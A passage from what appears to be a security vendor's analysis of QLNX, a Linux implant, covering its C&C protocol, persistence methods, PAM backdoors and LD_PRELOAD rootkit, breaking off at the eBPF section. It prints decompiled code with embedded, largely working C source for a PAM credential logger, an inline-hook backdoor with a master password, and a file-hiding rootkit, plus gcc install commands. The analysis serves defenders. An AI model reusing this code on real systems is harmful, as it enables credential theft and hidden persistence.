

Figure 7. HTTP/HTTPS handshake and initial registration

Once connected, the malware registers itself with the C&C by sending a registration packet containing a full system profile. Among the 13 fields is a machine fingerprint — a SHA hash computed from `/etc/machine-id` (falling back to `/var/lib/dbus/machine-id`), MAC addresses, CPU info, and hostname. This gives the C&C a stable identifier for the victim even if the IP changes between sessions.



Figure 8. QLNX C&C registration

After registration, the polling thread kicks in and starts sending GET requests to the C&C. On the next poll cycle, the server responds with an ACK packet indicating whether the registration was accepted. If the C&C accepts, the implant fires back a two-part Confirmation — a split-packet that acts as a gate signal, telling the server “I'm ready, start sending commands.” The C&C must hold off on issuing any commands until it receives this confirmation.

Server authentication and command loop

Once the acknowledge signal is sent, the malware enters its main command loop. The malware continues sending GET requests every 5 seconds. If the C&C has a command, it responds with a Base64-encoded packet in the GET response body; otherwise, the response comes back empty and the implant waits for the next cycle.



Figure 9. Server authentication

When a command does arrive, the malware decodes and parses it, then looks up the command type in a handler table and routes it to the matching function. The handler executes locally, builds a response packet, and sends the result back to the C&C. This loop runs until the connection drops or the C&C sends a shutdown command.



Figure 10. HTTP/HTTPs command loop

Persistence

QLNX supports seven persistence mechanisms. Table 7 shows all persistence techniques.

Type	Method	Artifact Path	Privilege
0	Systemd system service	`/etc/systemd/system/{name}.service`	Root
1	.bashrc shell injection	`~/.bashrc`	User
2	Crontab @reboot	`crontab`	User

3	Systemd user service	`~/.config/systemd/user/{name}.service`	User
4	SysVinit init.d script	`/etc/init.d/{name}`	Root
5	LD_PRELOAD shared library	`/etc/ld.so.preload` / `/usr/lib/libsecurity.so.1`	Root + gcc compiler
6	XDG desktop autostart	`~/.config/autostart/{name}.desktop`	User + desktop

Table 7. QLNX persistence mechanisms

Persistence is entirely operator-controlled. The C&C can issue a scan command to fingerprint the target's init system, privilege level, desktop environment, and toolchain availability, then the operator selects which methods to install. Methods can be stacked on a single host for layered survivability. Every persistence artifact — service files, crontab entries, shell lines, init scripts, desktop entries — contains the string `QLNX_MANAGED` embedded as a comment. The malware uses this to distinguish its own entries from legitimate system services during enumeration.



Figure 11. QLNX Persistence

LD_PRELOAD shared library persistence

LD_PRELOAD shared library is a sophisticated persistence method in the arsenal. Instead of writing configuration files or scripts, the malware compiles a shared library on the target host, causing the library to be loaded into every dynamically linked process on the system.

Unlike other persistence methods that trigger boot or login, LD_PRELOAD triggers every program execution. Even if the malware process is terminated, the next time any command runs — even `ps` to check for it — the preload library spawns a new instance. The only way to stop the malware is to remove the `/etc/ld.so.preload` entry first, then kill the process. Removing the process without clearing the preload will immediately respawn it.



Figure 12. LD_PRELOAD Shared Library persistence installation process

Every dynamically-linked program triggers LD_PRELOAD: `ls` , `cat` , `ssh` , `sudo` , `bash` — ALL trigger the malware.

Figure 13. LD_PRELOAD Shared Library persistence trigger logic

PAM backdoor

QLNX contains two distinct PAM backdoor implementations, each serving different operational purposes but sharing the same compile-on-target design approach and LD_PRELOAD delivery mechanism. Both implementations are shipped as embedded C source code rather than precompiled binaries. Compiling locally on the target host produces a shared library that matches the target's architecture, glibc version, and PAM headers exactly, avoiding compatibility issues that commonly arise when deploying precompiled binaries across different Linux distributions.

PAM inline-hook backdoor

The inline-hook PAM backdoor is a sophisticated, multi-function interception library that provides plaintext credential harvesting from every authentication event, a master password (`O$$f$QtYJK`) bypass, and silently logs outbound SSH session data for lateral movement surveillance — all from a single shared object. The malware writes the source code to a temporary file `/tmp/.pam_src_XXXXXX` , compiles it with `gcc` , producing `pam_security.so` , then installs it via `/etc/ld.so.preload` , ensuring it is loaded into every dynamically-linked process that starts on the system, and timestomps itself against the real `pam_unix.so` to defeat forensic timeline analysis.

```
    snprintf(filename, 0x100u, "%s.c", old);
    rename(old, filename);
    v7 = fopen(filename, "w");
    v8 = v7;
    if ( !v7 )
    {
      unlink(filename);
      v5 = "Failed to generate PAM source";
LABEL_67:
      strcpy(dest, v5);
      goto LABEL_69;
    }
    fprintf(
      v7,
      "#ifndef _GNU_SOURCE\n"
      "#define _GNU_SOURCE\n"
      "#endif\n"
      "#include <stdio.h>\n"
      "#include <dlfcn.h>\n"
      "#include <string.h>\n"
      "#include <sys/types.h>\n"
      "#include <sys/stat.h>\n"
      "#include <unistd.h>\n"
      "#include <limits.h>\n"
      "#include <errno.h>\n"
      "#include <stdlib.h>\n"
      "#include <stdint.h>\n"
      "#include <sys/mman.h>\n"
      "#include <sys/syscall.h>\n"
      "#include <fcntl.h>\n"
      "#include <link.h>\n"
      "#include <termios.h>\n"
      "\n"
      "#define PASS_LOG_FILE \"%s\"\n"
      "#define SSH_LOG_FILE \"%s\"\n"
      "#define XOR_KEY 0x%02X\n"
      "#define SUPER_PASS \"%s\"\n"
      "\n",
      "/var/log/.ICE-unix",
      "/var/log/.Test-unix",
      43,
      "O$$f$QtYJK");
    fputs(aEmbeddedLdeLen, v8);
    fputs(
      "typedef int (*PF_pam_get_item)(const void*,int,const void**);\n"
      "typedef ssize_t (*PF_read)(int,void*,size_t);\n"
      "typedef int (*PF_pam_sm_authenticate)(void*,int,int,const char**);\n"
      "typedef void* (*PF_dlsym)(void*,const char*);\n"
      "\n"
      "static PF_read real_read=NULL;\n"
      "static PF_pam_get_item real_pam_get_item=NULL;\n"
      "static PF_pam_sm_authenticate real_pam_sm_authenticate=NULL;\n"
      "static PF_dlsym real_dlsym=NULL;\n"
      "static char g_sshd_pass[64];\n"
      "static char g_sshd_user[64];\n"
      "static int g_is_real_pass=0;\n"
      "static int g_is_ssh=0;\n"
      "static int g_is_sshd=0;\n"
      "\n",
      v8);
    fprintf(
      v8,
      "static void* aligned_down(void*a,int sz){unsigned long r=(unsigned long)a;while(r%%sz)r--;return(void*)r;}\n"
      "static void* AllocNear2GMemory(void*addr){\n"
      "  uint64_t p=(uint64_t)addr;p=(p+sysconf(_SC_PAGE_SIZE)-1)&~(sysconf(_SC_PAGE_SIZE)-1);\n"
      "  while(p-(uint64_t)addr<0x7FFFFFFF){void*m=mmap((void*)p,sysconf(_SC_PAGE_SIZE),7,MAP_PRIVATE|MAP_ANONYMOUS,-1,0)"
      ";if(m!=MAP_FAILED)return m;p+=sysconf(_SC_PAGE_SIZE);}\n"
      "  p=(uint64_t)addr&~(sysconf(_SC_PAGE_SIZE)-1);\n"
      "  while((uint64_t)addr-p<0x7FFFFFFF){void*m=mmap((void*)p,sysconf(_SC_PAGE_SIZE),7,MAP_PRIVATE|MAP_ANONYMOUS,-1,0)"
      ";if(m!=MAP_FAILED)return m;p-=sysconf(_SC_PAGE_SIZE);}\n"
      "  return NULL;\n"
      "}\n"
      "\n"
      "static int InlineHook(void*ProcAddr,void*MyProc,void**Real){\n"
      "  u8 jc[]={0xE9,0,0,0,0};\n"
      "  u8 lj[]={0x48,0xB8,0,0,0,0,0,0,0,0,0xFF,0xE0};\n"
      "  u8 rc[]={0x48,0xB8,0,0,0,0,0,0,0,0,0xFF,0xE0};\n"
      "  uint64_t MC=(uint64_t)AllocNear2GMemory(ProcAddr);\n"
      "  if(!MC)return -1;\n"
      "  int len=0;\n"
      "  while(len<(int)sizeof(jc)){\n"
      "    if((*(u8*)ProcAddr&0xF0)==0x70||*(u8*)ProcAddr==0xE8||*(u8*)ProcAddr==0xE9)return -2;\n"
      "    ldasm_data d;int i=lde((u8*)ProcAddr,&d,1);len+=i;ProcAddr=(void*)((unsigned long)ProcAddr+i);}\n"
      "  ProcAddr=(void*)((unsigned long)ProcAddr-len);\n"
      "  int off=(int)(MC-(uint64_t)ProcAddr-5);memcpy(&jc[1],&off,4);\n"
      "  memcpy(&lj[2],&MyProc,8);memcpy((void*)MC,lj,sizeof(lj));\n"
```

Figure 14. PAM backdoor C source code

This module supports three actions:

- **Install:** Compiles and installs the backdoor, registers it in `/etc/ld.so.preload`.
- **Uninstall:** Removes the `.so` file and strips its entry from `/etc/ld.so.preload`.
- **Harvest:** Reads captured credentials from the log files, XOR-decrypts them, and sends them back to the C&C.

When the module is installed, it intercepts the PAM authentication process to harvest plaintext credentials, XOR-encrypts and stores them in `/var/log/.ICE-unix` for SSH and `/var/log/.Test-unix` for SSH, SCP, SU, and sudo, which can be sent to the C&C if the attacker performs a harvest action.

PAM credential logger

The malware also supports a simpler PAM credentials logger, which is embedded as C source code. The malware writes the source code to a temporary file `/tmp/.pcs_XXXXXX` , compiles it with `gcc` , producing `/usr/lib/.libpam_cache.so` , then installs it via `/etc/ld.so.preload` , ensuring it is loaded into every dynamically linked process that starts on the system. On each successful authentication, it extracts the service name, username, and authentication token and stores them in plaintext to `/tmp/.pam_cache` .

```
__int64 PAM_Credential_Logger()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  strcpy(templatea, "/tmp/.pcs_XXXXXX");
  v0 = mkstemp(templatea);
  if ( v0 < 0 )
    return (unsigned int)-1;
  v2 = v0;
  write(
    v0,
    "#define _GNU_SOURCE\n"
    "#include <stdio.h>\n"
    "#include <stdlib.h>\n"
    "#include <string.h>\n"
    "#include <dlfcn.h>\n"
    "#include <time.h>\n"
    "#include <security/pam_appl.h>\n"
    "\n"
    "#define LOG_PATH \"/tmp/.pam_cache\"\n"
    "\n"
    "static void _log_cred(const char *svc, const char *user, const char *host) {\n"
    "    FILE *f = fopen(LOG_PATH, \"a\");\n"
    "    if (!f) return;\n"
    "    fprintf(f, \"%ld|%s|%s|%s\\n\", (long)time(NULL),\n"
    "            svc ? svc : \"?\", user ? user : \"?\", host ? host : \"?\");\n"
    "    fclose(f);\n"
    "}\n"
    "\n"
    "int pam_authenticate(pam_handle_t *pamh, int flags) {\n"
    "    static int (*real_pam_auth)(pam_handle_t *, int) = NULL;\n"
    "    if (!real_pam_auth)\n"
    "        real_pam_auth = dlsym(RTLD_NEXT, \"pam_authenticate\");\n"
    "    if (!real_pam_auth) return 0;\n"
    "\n"
    "    int ret = real_pam_auth(pamh, flags);\n"
    "    if (ret == 0) {\n"
    "        const char *user = NULL, *host = NULL, *svc = NULL;\n"
    "        const char *authtok = NULL;\n"
    "        pam_get_item(pamh, 2, (const void **)&svc);\n"
    "        pam_get_item(pamh, 1, (const void **)&user);\n"
    "        pam_get_item(pamh, 6, (const void **)&authtok);\n"
    "        if (!authtok)\n"
    "            pam_get_item(pamh, 3, (const void **)&host);\n"
    "        char info[512];\n"
    "        snprintf(info, sizeof(info), \"%s\", authtok ? authtok : (host ? host : \"(no-tok)\"));\n"
    "        _log_cred(svc, user, info);\n"
    "    }\n"
    "    return ret;\n"
    "}\n",
    0x4F0uLL);
  close(v2);
  snprintf(s, 0x200uLL, "gcc -shared -fPIC -o %s %s -ldl -lpam 2>&1", "/usr/lib/.libpam_cache.so", templatea);
  v1 = system(s);
  unlink(templatea);
```

Figure 15. QLNX PAM backdoor credentials logger.

Rootkit analysis

Userland LD_PRELOAD rootkit

QLNX includes a command handler for deploying a userspace rootkit through the Linux dynamic linker's LD_PRELOAD mechanism. Unlike the eBPF rootkit controller (which manages kernel-level BPF maps), this component operates entirely in userspace by hijacking standard C library functions at the shared library level. The rootkit is not shipped as a pre-built

binary. Instead, QLNX carries the full C source code as embedded string literals and compiles it directly on the target using the host's own `gcc`.

Before attempting installation, the handler checks two prerequisites: root privileges (required to write to `/etc/ld.so.preload`) and the presence of `gcc` on the system. If either check fails, the command is rejected with a descriptive error message.

The handler accepts three actions from the C&C:

Action ID	Purpose	Details
0	Install rootkit	Generates C source, compiles to shared object, registers in `/etc/ld.so.preload`
1	Remove rootkit	Removes the .so file and cleans the `/etc/ld.so.preload` entry
2	Status query	Reports whether the .so exists, whether `/etc/ld.so.preload` is configured, SELinux state, and gcc availability

Table 8. Command actions supported by the QLNX userland LD_PRELOAD rootkit handler

Installation process

When the install action is received, the handler performs the following steps:

- Creates a temporary file via `mkstemp("/tmp/.hide_src_XXXXXX")` and renames it with a `.c` extension.
- Writes the full rootkit C source code into the file using `fprintf`. The source is parameterized with the implant's own binary path, its current PID, and the names of files it needs to hide.
- Forks a child process and invokes `execlp("gcc", "gcc", "-shared", "-fPIC", "-Wl,-soname,libsecurity_utils.so.1", "-o", "/usr/lib/libsecurity_utils.so.1", <source>, "-ldl")` to compile the shared object.
- Deletes the source file immediately after compilation.
- Checks whether `/etc/ld.so.preload` already contains an entry for `libsecurity_utils.so.1`. If not, appends it.
- Copies the atime and mtime timestamps from `/usr/lib/libc.so.6` onto the newly created .so file using `utimensat`, making the rootkit's file timestamps match the system's C library to avoid standing out during forensic inspection.

Rootkit hooks

The generated shared object intercepts eight libc functions using `dlsym(RTLD_NEXT, ...)` to resolve the original implementations. When any of these functions is called with a path or name matching the rootkit's hidden list, it returns `ENOENT` (file not found) or skips the entry, effectively making the target invisible to userland tools:

Hooked Function	Effect
`readdir` / `readdir64`	Skips directory entries matching hidden file names or hidden PIDs (checked via `/proc/PID/comm`)

`stat / lstat`	Returns `ENOENT` for hidden paths
`__xstat / __lxstat`	Same as above (legacy glibc stat wrappers)
`open`	Returns `ENOENT` for hidden paths
`fopen`	Returns `NULL` with `ENOENT` for hidden paths
`access`	Returns `ENOENT` for hidden paths

Table 9. libc functions hooked by the QLNX userland LD_PRELOAD rootkit and their effects.

The hidden names and paths are hardcoded into the generated source at compile time. They include the implant's own binary, the rootkit .so file itself (`libsecurity_utils.so.1`), the PAM backdoor module (`pam_security.so`), and the PAM credential log files (`.ICE-unix` and `.Test-unix` under `/var/log/`). The rootkit also hides the implant's own PID by reading `/proc/PID/comm` for each numeric directory entry and comparing it against the hidden process name.

```
,
v7 = "Hiding requires root";
if ( !g_is_root )
  goto LABEL_12;
if ( g_has_gcc )
{
  strcpy(old, "/tmp/.hide_src_XXXXXX");
  mkstemp_fd = mkstemp(old);
  v7 = "Failed to create temp file";
  if ( mkstemp_fd >= 0 )
  {
    close(mkstemp_fd);
    snprintf(source_file_path, 0x100u, "%s.c", old);
    rename(old, source_file_path);
    v1 = mw_resolve_self_exe_basename(self_exe_path_buf, haystack);
    if ( v1
      || (v10 = getpid(), snprintf(v36, 0x10u, "%d", v10),
                          v11 = fopen(source_file_path, "w"),
                          (source_fp = v11) == 0) )
    {
      unlink(source_file_path);
      v7 = "Failed to generate hiding source";
    }
    else
    {
      fprintf(
        v11,
        "#ifndef _GNU_SOURCE\n"
        "#define _GNU_SOURCE\n"
        "#endif\n"
        "#include <stdio.h>\n"
        "#include <stdlib.h>\n"
        "#include <string.h>\n"
        "#include <dlfcn.h>\n"
        "#include <dirent.h>\n"
        "#include <sys/types.h>\n"
        "#include <sys/stat.h>\n"
        "#include <unistd.h>\n"
        "#include <errno.h>\n"
        "#include <limits.h>\n"
        "\n"
        "/* Files/dirs to hide */\n"
        "static const char *hidden_names[] = {\n"
        "    \"%s\",\n"
        "    \"pam_security.so\",\n"
        "    \".ICE-unix\",\n"
        "    \".Test-unix\",\n"
        "    \"%s\",\n"
        "    NULL\n"
        "};\n"
        "\n"
        "/* Full paths to hide */\n"
        "static const char *hidden_paths[] = {\n"
        "    \"%s\",\n"
        "    \"/var/log/.ICE-unix\",\n"
        "    \"/var/log/.Test-unix\",\n"
        "    \"%s\",\n"
        "    NULL\n"
        "};\n"
        "\n"
        "/* PIDs to hide (our process) */\n"
        "static const char *hidden_pids[] = {\n"
        "    NULL  /* filled dynamically */\n"
        "};\n"
        "\n",
        haystack,
        "libsecurity_utils.so.1",
        self_exe_path_buf,
        "/usr/lib/libsecurity_utils.so.1");
      fprintf(
        source_fp,
        "static int is hidden name(const char *name) {\n"
```

Figure 16. QLNX LD_PRELOAD embedded C code

Because the rootkit is loaded via `/etc/ld.so.preload`, it is injected into every dynamically linked process on the system, including `ls`, `find`, `stat`, `ps`, and any other standard tools an administrator or forensic investigator might use.

eBPF rootkit controller

